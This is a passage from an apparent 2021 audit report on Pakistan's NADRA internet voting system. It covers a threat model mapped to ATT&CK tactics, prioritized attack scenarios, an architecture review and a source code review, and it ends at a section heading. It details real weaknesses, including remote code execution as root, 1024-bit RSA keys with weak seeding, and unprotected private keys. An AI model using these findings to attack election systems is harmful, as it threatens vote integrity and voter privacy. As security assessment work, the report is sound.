        - Automated attacks are not controlled in every authentication page, so, having a captcha control, for example, in just one page is not useful to prevent dictionary or brute forcing attacks.
            - Worst, as long as this authentication process have a lockout control when too many failed intents were done, it allows to conduct a Denial of Service attack at the application level.
        - Password management is not good as it allows the use and storage of weak password when an administrative password reset is conducted, password reset feature itself allows brute force attacks and user controlled password change doesn't prevent from having multiple sessions current nor closing the current one.
            - The application and database allow to store passwords such as 1234, for example.
    - Lack of system hardening.
- The three applications are running on same server, so, getting access to the one facing Internet, allows to get control of the administrative one as long as initial access also gets full control of the server.
- Not enough protection from network (firewall, IPS, WAF, etc.) to prevent all the successful attacks conducted.

Based on information obtained from NADRA and gathered from public sources :

- The encryption mechanism is not current with security recommendations from organization and information from security incidents. Also, it seems that was not designed properly because facts such as the key length employed and the kind of storage, and encryption should never happen at the server, the voter should encrypt at his or ger browser. The vote should never be visible by an internal user on the server.
- OpSec implements security controls such the use of "jump servers", but, at the end, an authorized operator can gain administrative access at highest level which allows to evade any kind of monitoring.
- Network security is not complete as long as transport is not always secure such as when application server communicates with database server.
- Electoral network is not completely isolated. For e-mail server management and network time synchronization, services from NADRA's office networks are in use. MS Active Directory and NTP services are being used. As long as NADRA's network could have vulnerabilities because of not so strict security controls, there is a way to reach electoral network.
- Based on software versions reported by NADRA, they contain several well known and documented vulnerabilities. Also, as documentation does not show some components, it's supposed that update sources are external. Yum repository is not shown, but, mentioned and for MS Exchange, a WSUS server from NADRA's office would being used.

- There are other assumptions that are not being done. The lack of details in the information and answers provided don't allow a more positive analysis.

2.2.5.5 PROPOSED THREAT MODEL

The following Threat Model is proposed based on aspects that are not controlled at all or partially controlled by current security state of I-Vote solution (from previous analysis).

Advanced Persistent Threats (APTs) taken as reference are the only valid source of potential threats right now as long as no previous incident information was provided :


- APT 28 : "APT28 reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election."
- ZIRCONIUM : "ZIRCONIUM is a threat group operating out of China, active since at least 2017, that has targeted individuals associated with the 2020 US presidential election and prominent leaders in the international affairs community."

Only technology in use for I-Vote solution was considered :

APT 28
ZIRCONIUM
Apply to both APT28 and ZIRCONIUM

Applied Filters : PREparation, Linux, Windows, Network

For this model, only Tactics and Techniques are considered and for an organization that is starting to be mature in terms of security moving to a threat-informed defense.



Reconnaissance

This Tactic is mostly related to spearphishing techniques and for I-Voting this is one of the main risk because voters can be enticed to share their credentials (by filling out a document or a form in a fake ECP web) and accomplish a client-side attack in order to control voter machine.

Another way of spearphishing could be used as first step in order to gain trust : use of social networks with fake accounts sharing information of interest. An example recently seen was about a "voting expert" offering to teach how to vote for free.

Mitigation : There is no better option than user training because voters are not regular employees that can be controlled deeply. It's important to make a good security awareness program for the whole I-Voting steps.

Initial Access

There are several ways to gain a foothold on systems and then data. For I-Vote solution, Techniques that are based on the exploitation of public facing application are the highest risk threats as demonstrated during the pentest.

Not at same level, but, with high probability also, techniques that use removable media as the means to install malware (for example, when someone is copying an exported data from ECP to a removable storage) and techniques that are based on trust (such as when electoral network is consuming services from NADRA's office network that could be attacked in first place).

Mitigation :

- Sandboxing should be applied to application environment. It could be in traditional way (chrooted environment) or using containers.
- Access control management should be revised at application and operating system levels.
- Software must be current always.
- Only software need for I-Vote solution must be installed.
- Access to hardware must be limited or, for example, there should be specific isolated and supervised (by humans) areas where authorized persons can access to view reports or make inquiries.
- Vulnerability scanning at application and operating system should be conducted. Also, it's important to scan, at least, quality assurance environment because threats such as using outdated and vulnerable libraries will be found in that instance before going to production.

Execution

Running malicious code controlled by attackers is one of the most important Techniques that has two aspects in I-Vote solution case :

- Exploitation for Client Execution (traditional way) is out of NADRA's control because it refers to attacks targeted to machines used by voters. For example, an attacker could exploit browser or office suite vulnerabilities in order to take full control of voter's machine.
- Exploitation based on Client Side information such as when the application lets an attacker to manipulate parameters and/or environment variables that shouldn't be available at client side/level. In this case, the application is allowing to conduct an attack without breaking security at voter's machine, but, an exploitation from the client is conducted interacting with the frontend (consider that an exposed API could be also the means for this threats).

Mitigation : For the first case, the security awareness program targeted to voters in the only mitigation possible. For second case, a good developed and deployed application (in terms of security) will help to reduce the threats.

Privilege Escalation

In this Tactic, attacker tries several procedures in order to achieve the execution of actions for what is not authorized with the credentials provided. This technique is commonly analyzed from the infrastructure perspective (operating system, directory services, etc.), but, privilege escalation (vertical and horizontal) is

also possible within applications of any kind just altering parameters that are allowed when interacting with the frontend of the application.

Privilege escalation could be found under other names such as Insecure Direct Object Reference (IDOR).

Mitigation : The only mitigation from ATT&CK that applies in this case is to develop and maintain a robust cyber threat intelligence in order to keep informed about threats for applications and keep a development team trained in secure software development and application security testing.

Defense Evasion

Techniques applied for this Tactic have the goal of avoiding detection, so, attacker will disable not only protection elements, but, detection/monitoring/prevention ones as well. Taking in account that the pentest showed that executing commands at operating system administration level was possible, the probability of a not detected attack is high.

Encoding and encryption is applied to evade controls and sometimes, such in I-Vote solution, this methods are not only recommend, but, needed because are part of vulnerabilities exploitation regular procedure.

Other techniques are related to run fake services (such as the ones used for updating systems) and techniques that targets the voter and are not under NADRA's control (they were applied by APT28 and/or ZIRCONIUM : exploit vulnerabilities in defense elements, use of obfuscated files, implant rootkits and/or distribute malicious templates).

Mitigation : Only for techniques under control of NADRA, at infrastructure level, the execution environment should implement program execution controls and access to operating system utilities shouldn't be allowed.

At application level, data sent by user shouldn't be trusted and software must be keep updated.

Credential Access

The Techniques that apply in this Tactic correspond to brute force and dictionary attacks to authentication processes, network sniffing (conducted throughout the network or based on just traffic/connections established by penetrated systems) and operating system credentials dumping (for cracking purposes, for example).

It's important to take into account that sniffing is not only referred (under ATT&CK) to passively get packets from network, but, abusing of some weak protocols that are present on Microsoft and Apple based networks (multicast and broadcast).

Mitigation :

- Multi-factor authentication is the preferred mitigation for authentication attacks because account lockout could be used to do a DoS at application level.
- Encrypting sensitive information. Actually, also traffic that goes over secure transport (such as HTTPS), should be encrypted because doing a man-in-the-middle attack is easy today.
    - For example, consider the case of a web application using HTTPS in order to have the frontend interacting with an API. The attacker can execute a proxy and put it between browser and API getting access to every request/response for reading and manipulation (certificate pinning is bypassed easily also). But, if the data used in those requests/responses is encrypted in the right way, the attacker will have to do an extra effort and, in some cases, won't continue).
- Ensure that complex passwords are in use.

Discovery

These are the Techniques related to information gathering about penetrated systems (local at host level) and internal network. Main goal is to get better and real knowledge about internal resources in order to expand its presence through lateral movement.

Directories and file enumeration is an important technique because, most of the times, it only requires to use already available tools deployed with the operating systems and data could be very useful (confidential information about the organization, secret keys, usernames/passwords, etc.).

Then, information gathering about running processes (including defense artifacts), operating system/hardware configurations, network data (route, host firewall rules, current network connections) and registry (this feature is not only MS Windows related, for example, Linux store kernel parameters in /proc subsystem and software related parameters in /etc directory).

Mitigation : As per ATT&CK : “This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.” However, as Linux is the operating system in use for I-Vote solution, all of this Techniques could be mitigated using a chrooted environment or containers. In this way, an attacker that gets into the system through one application won’t have access to the whole filesystem, the whole running environment (host operating system), all network information, etc.

Lateral Movement

For these Techniques, the attacker will try to move from system to system deploying its payload by credential reuse or exploiting vulnerabilities found during Discovery. In this way, the attacker not only gains more presence on internal network, but, can reach another segments pivoting through systems as well.

Exploiting remote vulnerabilities is accomplished based on the fact that internal network security is not always enforced in the right way and just one hole is enough. This effort could include privilege escalation if needed to continue to other systems or network segments.

Technique that uses removable media, in this case, is used to propagate to other systems and, specially, to network segments that has no routing between them or with strong ACLs. Malware is waiting for a removable media to put store its implant in it with a way to run automatically when inserted in other system.

Mitigation : Access to external devices should be disabled at all and information must be provided in other ways that are legal and enough for the requirements of the process.

Collection

Actions required to obtain the real target for the attacker (data) are compiled under this Tactic. Any kind of data that has some value for the organization or for the attacker is gathered in order to steal it through exfiltration.

Techniques that could be applied correspond to automated collection based on files characteristics including even the content that match certain criteria. This data could reside on local filesystems, removable media or by other means such as screen capture.

Mitigation : The best mitigation is about data encryption and it can be improved storing critical data in repositories under strict security controls about storage, communication channels and management. Also, conducting periodic searches for sensitive information is advisable.

Command and Control

Attacker established a Command and Control (C2) system from where their operation is controlled. Every implant delivered during the attack is pointing to the C2 and they use common network protocols for communicate with each other generating only outgoing traffic.

Mos common Technique implies to download some form of code or tools that run from memory (not saved to disk preferably) in order to achieve complete control and better results. Downloading is done using native tools.

Mitigation : Network intrusion prevention with deep inspection capabilities should detect and stop a C2 communication.

Exfiltration

Under this Tactic are the Techniques required to steal data using the C2 channel or another alternative. Mostly, data is encrypted and transmitted in chunks.

A good alternative for exfiltration are web services because they use HTTPS channels that are not verified because of confidentiality and not all traffic is router through internal proxies. Code repositories and cloud storage are commonly used.

Mitigation : As previous one, mitigation consist in applying network intrusion prevention with deep inspection, but, also a good scheme of proxies with restrictions about destinations and content.

2.2.6 PRIORITIZED THREAT SCENARIOS FOR INFRASTRUCTURE

This section does not address the issues to be solved on the application itself. Only infrastructure.

As this is the first Threat Model elaborated for I-Vote solution, a prioritization is needed in order to address Mitigations from the perspective of an attacker. It means that doing a prioritization from defensive perspective is good, but, not enough because attackers could do same analysis conducted here, but, with the advantage of knowing how easy or difficult are some scenarios.

For example, based on provided documentation and answers, both web applications were made taking security measures based on well known practices such as the ones from OWASP, but, during the penetration testing (conducted during this assignment) RCE was obtained through both of them. This is a sample of how the offensive security approach is taken to security evaluation and threat modeling in order to complement defense efforts.

Then, proposed prioritization corresponds to :

- **Threat Profile Scenario 1 :**
  - Description : Remote Code Execution through I-Voting application.
  - Goal : Steal data and lastly, shutdown the system.
  - Key Indicators of Compromise (IoCs) : Commands execution as root.
  - Tactics : Initial Compromise, Execution, Collection, Exfiltration.
  - Scenario Model : Full engagement
- **Threat Profile Scenario 2 :**
  - Description : Remote Code Execution through ECP application.
  - Goal : Steal data and lastly, shutdown the system.
  - Key Indicators of Compromise (IoCs) : Commands execution as root.
  - Tactics : Execution, Privilege Escalation, Collection, Exfiltration.
  - Scenario Model : Assumed Breach.
- **Threat Profile Scenario 3 :**
  - Description : Electoral process manipulation through ECP application.
  - Goal : Steal data and lastly, arbitrary closing of casting vote process.
  - Key Indicators of Compromise (IoCs) : Non authorized actions recorded in application log.
  - Tactics : Execution, Privilege Escalation, Collection, Exfiltration.
  - Scenario Model : Assumed Breach.
- **Threat Profile Scenario 4 :**
  - Description : Denial of Service at application level abusing of account lockout policy after failed login attempts.
  - Goal : Take down the casting vote process.
  - Key Indicators of Compromise (IoCs) : Too many failed login attempts recorded in application log, HTTP request for logins (doing deep inspection).
  - Tactics : Execution, Defense Evasion
  - Scenario Model : Assumed Breach.

2.2.7 SUMMARY OF RECOMMENDATIONS

This summary includes recommendations based on the whole Threat Modeling process and at the executive level with some general appreciations about aspects that were not part of the scope that appeared as part of the information analysis.

- Main issue in security management and, specifically in Threat Management, is the lack of knowledge about how the adversary will accomplish the attack. Based on documentation, anyone can learn about the impact of a threat made, but, only learning about adversary techniques (offensive security) is what will help to establish a better defense.
    - ATT&CK is a good starting point, but, remember that an attacker will never use what defender expects.
- Secure development is a must for NADRA. Not only using outdated components is high risk, but, not following development standards in term of security is worst. It's important to notice that following generic development rules about secure development is not enough because every application has its own components that are different from others (libraries, development framework, execution environment, etc.).
- The Threat Model proposed for I-Vote solution must be taken as the initial version and must be updated after vulnerabilities found by the pentest and those found with the information provided by NADRA.
- Isolation should be taken to the max inside servers (systems) and network.
- Security awareness program for voters must be as important as the RIPD process because it will help to mitigate what is not under NADRA's control.
- Threat Management is a permanent process and must be done at the whole organization. Then, small Threat Models will be used, but, you will have a central point of management and standardization.

minsait

c Analysis of Design and Architecture of existing I-Vote solution

AUDIT PRELIMINARY REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.3 ANALYSIS OF DESIGN AND ARCHITECTURE OF EXISTING I-VOTE SOLUTION

2.3.1 OBJECTIVE

The elaboration of this section required obtaining information about NADRA's infrastructure, its design, and analyse this architecture of the I-Vote solution with all their systems in order to propose corrections and enhancements about cybersecurity.

In short, the main objective is to evaluate if technology in place has an acceptable security level to conduct an internet voting process. In this section, some recommendations to achieve this goal will be provided.

Also the objective is to know how the existing i-Vote source code is designed, and analyze the programming language, algorithms and implementation of the solution.

2.3.2 KNOWLEDGA BASE

Documents provided by NADRA provide high level information about the design of the current I-Vote solution:

- APPLICATION DESIGN DOCUMENT-OVERSEAS VOTING SYSTEM
- IT INRASTRUCTURE DOCUMENT-OVERSEAS VOTING SYSTEM to be shared
- N – Information to Minsait

As these documents did not provide much detail about the Architecture design in place, different questions were addressed to NADRA team in order to collect the missing information.

Meetings:

- Source code review sessions with NADRA

2.3.3 METHODOLOGY

To validate the design and the architecture of the I-Vote solution, the following documentation was required :

- **Network diagram**. The network diagram is necessary to understand how the architecture of the I-Vote solution works, what technologies are used and how they are deployed.
- **Asset inventory**. An inventory permits to record all the technologies used in solution (network devices, servers, applications, etc.). The asset inventory is necessary to enable the organization to accurately and efficiently define the scope. Revision of the inventory was necessary to evaluate the technologies used, versions, IP addresses, etc.
- **Vote flow diagram**. The flow diagram is a basic document to understand how NADRA works and to evaluate accurately the design and architecture. This diagram helps to understand how the encryption and decryption is performed and the complete flow followed by the votes cast.

Additionally, to validate and control the security in the infrastructure, the review of the rulesets of firewall, and WAF were asked for reviewing to NADRA. Instead of the rulesets, some information about the configuration of firewall and WAF was provided.

Therefore, the analysis of the architecture was performed, but additional information would have helped getting a more detailed analysis.

The auditors and NADRA held two sessions to review the code (May 18th and May 26th) implementing the different key aspects of the i-Voting solution:

1. Registration
2. Login


3. Vote choices selection
4. Vote encryption and storage
5. Management of the Public and Private keys of the election
6. Decryption of votes
7. Counting of votes

On the sections below you can find detailed the findings of the different reviews.

Following sections describe the findings according the information achieved.


2.3.4 THE EXISTING I-VOTE SOLUTION ARCHITECTURE ANALYSIS

The document: “IT INFRASTRUCTURE DOCUMENT-OVERSEAS VOTING SYSTEM to be shared” contains the network diagram that shows a high-level view of technologies (firewall, servers, databases, etc.) that make up the infrastructure of I-Vote solution.




This diagram shows the structure of the private network with their virtualized servers and the storage systems (backup, tape library and SAN Storage).

The voting system is included in the document: “APPLICATION DESIGN DOCUMENT-OVERSEAS VOTING SYSTEM”. Next image shows a high level view of the application’s architecture.



This diagram shows how the voting system is structured, how the communications between systems are established, and the relation between the different portals (voter website, ECP portal).

Finally, a high-level flow diagram is added in the “IT INRASTRUCTURE DOCUMENT-OVERSEAS VOTING SYSTEM to be shared” document:



The diagram shows what is the flow when casting a vote, what systems they pass through, and the segmentation of the “Security zones” in the “Server Farm”. According with the explanation of this flow, the WAF decrypts, inspects and encrypts the packets, forwarding them to the application server.

Documentation has been reviewed to know how the architecture is implemented. “IT INRASTRUCTURE DOCUMENT-OVERSEAS VOTING SYSTEM to be shared” contains the details about overseas voting service flow over the network.

The network devices used by NADRA are the following:

- WAF to filter, monitor and block traffic from/to the web application.

- Load balancing (WAF acts as load balancer).

The computing infrastructure is formed by:

- Web & Application servers to host the I-Voting application.
- Storage.
- Email servers.
- Backup.

The platform & storage infrastructure:

- Oracle databases for overseas voting project.

The document “APPLICATION DESIGN DOCUMENT-OVERSEAS VOTING SYSTEM” explains how the voting system is structured. The scope is divided into:

- Voter website.
- ECP Portal.
- Web Service API.

The design of the application is explained in this document.

Based on this documentation and the answers provided by NADRA, Minsait’s team was able to conduct the best possible analysis with the lack of detail required.:

Network

There is a network segmentation scheme in use working with VLANs at Level 2 and Level 3,

This scheme also provides some security controls such as packet filtering, antivirus testing and Intrusion Prevention.

Isolation at Server Farm is managed by the firewall. This isolation allows selected protocols in order to allow authorized traffic of casting vote process (HTTPS) and access to some infrastructure services (DNS, NFS, NTP and Microsoft protocols to allow the use of Active Directory by the email server [MS Exchange]).

There is a WAF based on Nginx, mod_security module and OWASP rules.

Analysis : Without details and based only on previous images, it seems that the only weak point is about having the MS Exchange server using the Active Directory that is used by NADRA’s office and it breaks the network isolation because, commonly, there is no hardening about Microsoft protocols and they allow several kind of attacks starting with authentication processes (not from voters, but, from operators, for example).

Servers

Technology in use for servers is composed of Linux (CentOS) operating system, IBM application server (WebSphere), Oracle database, Microsoft email server (Exchange), VMWare virtualization software and a SIEM based on ELK.

In every case, there are security components in every host in order to keep systems updated, hardened and monitored. This updating process is based on MS WSUS and Yum for Linux.

Analysis : Some of the software versions are under extended periods of support, but, it’s not a security issue as long as the appropriate patching is done. This is important because in another activity of this project, several documented vulnerabilities were related to versions in use and there is no detailed information about these

systems and their patching level. For example, MS Exchange 2013 is in use and this version is being exploited in the wild right now in several installations.

Besides that, the pentest conducted as part of this project showed that hardening was not done in a right way for a Linux server.

There are still questions pending about updating mechanism for servers. Based on answers, there is a WSUS server and a YUM repository used for this purpose, but, there is no information about their connectivity and if they are external or internal.

OpSec

There is a controlled access for system operators based on “jump servers”. These servers are provided with security components for access control and usage monitoring/auditing.

Operators use hardened machines to connect to “jump servers” from where they connect to systems with specific restricted accounts. Every action is recorded for auditing and monitored through the SIEM at command execution and processes level.

Symantec endpoint protection is in use.

All the OpSec is based on defined policies that are part of NADRA’s ISMS.

Analysis : There are still some doubts about this scheme. For example, operators can escalate to root on system and in this way they could evade security controls. This threat is reinforced by the fact that hardening was confirmed as not being well done.

Also, the mentioned policies were not provided, so, there is no way to verify if OpSec is correctly enforcing the policies.

Finally, it would be good to get evidence of the SIEM and the actions done during the pentest because the system that host the applications was completely compromised.

Applications

Analysis : This information was obtained from documents provided and the pentest report. With more detail, that section (Penetration Testing) and Threat Modeling covers the analysis of applications.

From the architecture point of view, running both applications on the same server is a bad practice.

2.3.5 ANALYSIS OF SOURCE CODE OF THE EXISTING I-VOTE SOLUTION

Executive summary

The audit team had access to the source code through a shared screen with NADRA engineers. This means that the source code that could be seen was only partial, and that being shown. Also, the auditors where not able to compile and deploy the SW to verify that indeed that was the SW being executed.

The main findings on the source code review are as follows:

1. The programming language used is not a good choice for a voting application as by design creates serious impact on the privacy of the voter
2. The management of the Private (to decrypt votes) and Public (to encrypt) keys of the election does not follow best practices, being a risk to the integrity of the election and the voter privacy. The keys produced have 1024 bits length (recommendation is not to use less than 2048, and larger is preferred).
3. The code shown was not operational. Several critical aspects of the vote were commented and re-placed with test code, and that fact was not indicated on the files, being a cause for concern and

reverting those changes for a production system would be extremely important. As an example, the code decrypting the votes was commented and all votes were assigned to the same candidate (which can be a good test case, but would cause a significant problem on a real production system)

4. The algorithm to encrypt the vote:
    a. Encrypts the vote on the server, making the voter intent visible to internal system administrators
    b. Stores the voter identity and the voter intent (encrypted) together. As the Private Key is not securely managed, any internal actor can have access to any voter intent, and even can change it
5. The algorithm to decrypt the votes:
    a. Does not protect voter
    b. It's extremely inefficient, repeating millions of times the same operations
    c. Produces results in a way that can be afterwards altered by an inside actor
6. The algorithm to produce results:
    a. Recalculates the results every time someone looks at the web page or produces a report. It can be attacked with a DDoS.
    b. Can be attacked by manipulating the stored votes
    c. Has significant large queries to the database written several times in different places (difficult to maintain)

Detailed explanation

In general terms, the code is developed using Java Enterprise Edition with Java PrimeFaces front end libraries, and Java Hibernate 3.4.5 to access the Oracle Database infrastructure.

This technology is rather old (before 2010) and is normally not used on applications today due to the many shortcomings and known security vulnerabilities.

Java PrimeFaces builds the HTML pages that the web browser will show to the user on the server. The Browser does not have almost any intelligence. This paradigm is indeed a problem for a voting application because forces the voter to share the voter intent with the server several times before the vote is cast, seriously affecting the privacy of the vote.

In order to make the HTML pages usable from both mobile phones and desktops, the system uses the Bootstrap opensource responsive front end library, that adapts the application to the size of the screen. This is a very common practice and a good choice. The generated HTML does not implement accessibility tags to allow blind users to navigate easily on the pages.

The system uses extensively a Captcha almost on every form. While captcha is good to avoid denial of service attacks on the login or registration pages, the use on every form does not bring any additional layer of security and makes the user experience poor. We recommend limiting captcha to those forms where the user can send a request and he or she is not yet authenticated.

1) Registration
    a) The source code for registration is a basic public sector – citizen request form, with questions, verifications, and a workflow.

b) The storage of the information does not include any anonymization of the voter identity and, therefore, an internal user has access to all the data and can edit, add, or delete information without being detected.

2) Login

a) The login process has 2 steps. First the voter logs into the system and gets assigned a Java Session on the server. (The session ID will then be shared with the server on every call with a cookie). Session expires after 15 minutes of inactivity.

b) The voter to access the ballot is requested to present a second factor login that has been sent previously to the voter. This is a good practice, although the user experience flow for this request is not the usual on modern applications.

3) Vote choices selection

a) The voter gets a ballot displayed on the browser, then makes a choice and tells the server. The server sends a second question to the voter to confirm the voter wants to vote for candidate X. The voter confirms this to the server and the server says thanks.

b) The server has the voter intent in clear during all the process, and the voter has no way of knowing whether the voter casts a vote when sending the 'Thanks', and whether that vote is to the right candidate.

c) The current code does not protect the voter intent, nor the voter privacy.

4) Vote encryption and storage

a) The vote encryption (on the server side) that was shown to the auditors had test code mixed with real code. The votes were encrypted twice, for example, with two different implementations of the RSA algorithm and different codification of the vote. On the second session with NADRA, this situation had been resolved and a single encryption was left.

b) Votes are stored in the DB linking voter intent and voter, and also stored in the same order as they were cast. The voter intent does have a salt mechanism to prevent identical voter intent to have the same encrypted representation, which is good practice.

c) Vote encryption happens on the server, with a public key that is only known to the server. It's not really public.

d) The way the queries are configured require that a separate database to be configured for each voting event. Seems implementation was left unfinished for multi event elections, as events do have an event id that some queries check, but not all.

5) Management of the Public and Private keys of the election

a) The system uses asymmetric RSA encryption, with 1024 bit key length (hardcoded in the source code). The length is below the recommended by security experts as 1024 bit key strength will be very soon broken by computers (896 bits are already broken). It is recommended to use 2049 or 4096 key length if possible with RSA.

b) Asymmetric encryption with RSA is not recommended for voting systems as it requires decrypting every vote to obtain the results and has an impact on voter privacy if not done together with complex mixing algorithms. Elliptic curve P256 homomorphic encryption is a better alternative.

c) The keys are generated on the server without any strong random seed. By knowing the time of creation there is the possibility to generate an attack to try to reproduce the same key.

d) The keys are downloaded to the HTML web browser for the admin to store them in local files. The local files do not use secure Cryptographic standard files like PKCS12. It uses a method called Java Serialization. This method is very simple but very dangerous. Any upgrade to the system can cause a recompile of the Keys class. If that happens, the keys will not be readable any more and it will be impossible to decrypt the votes.

e) The Public key of the election should be public and given to the voters to encrypt their votes on their browsers. But it is not. It is kept secret at a hardcoded directory in the server hard disk. The voters never see the public key or have any control on what gets encrypted.

f) The Private key is also downloaded from the browser of the admin into a serialized Java object. No protection is provided for the key. It is recommended that private keys should be produced by Electoral Commission of Pakistan, not an administrator, and the Private Key should immediately be distributed as secret shares to a set of trusted custodians through cryptographically protected devices (fore example FIPS 2 protected devices) or using a High Security Module (Preferred). The Private Key should never be available for a given single person (administrator or ECP), always a subset of the custodians should be present to operate with the Private Key.

6) Decryption of votes

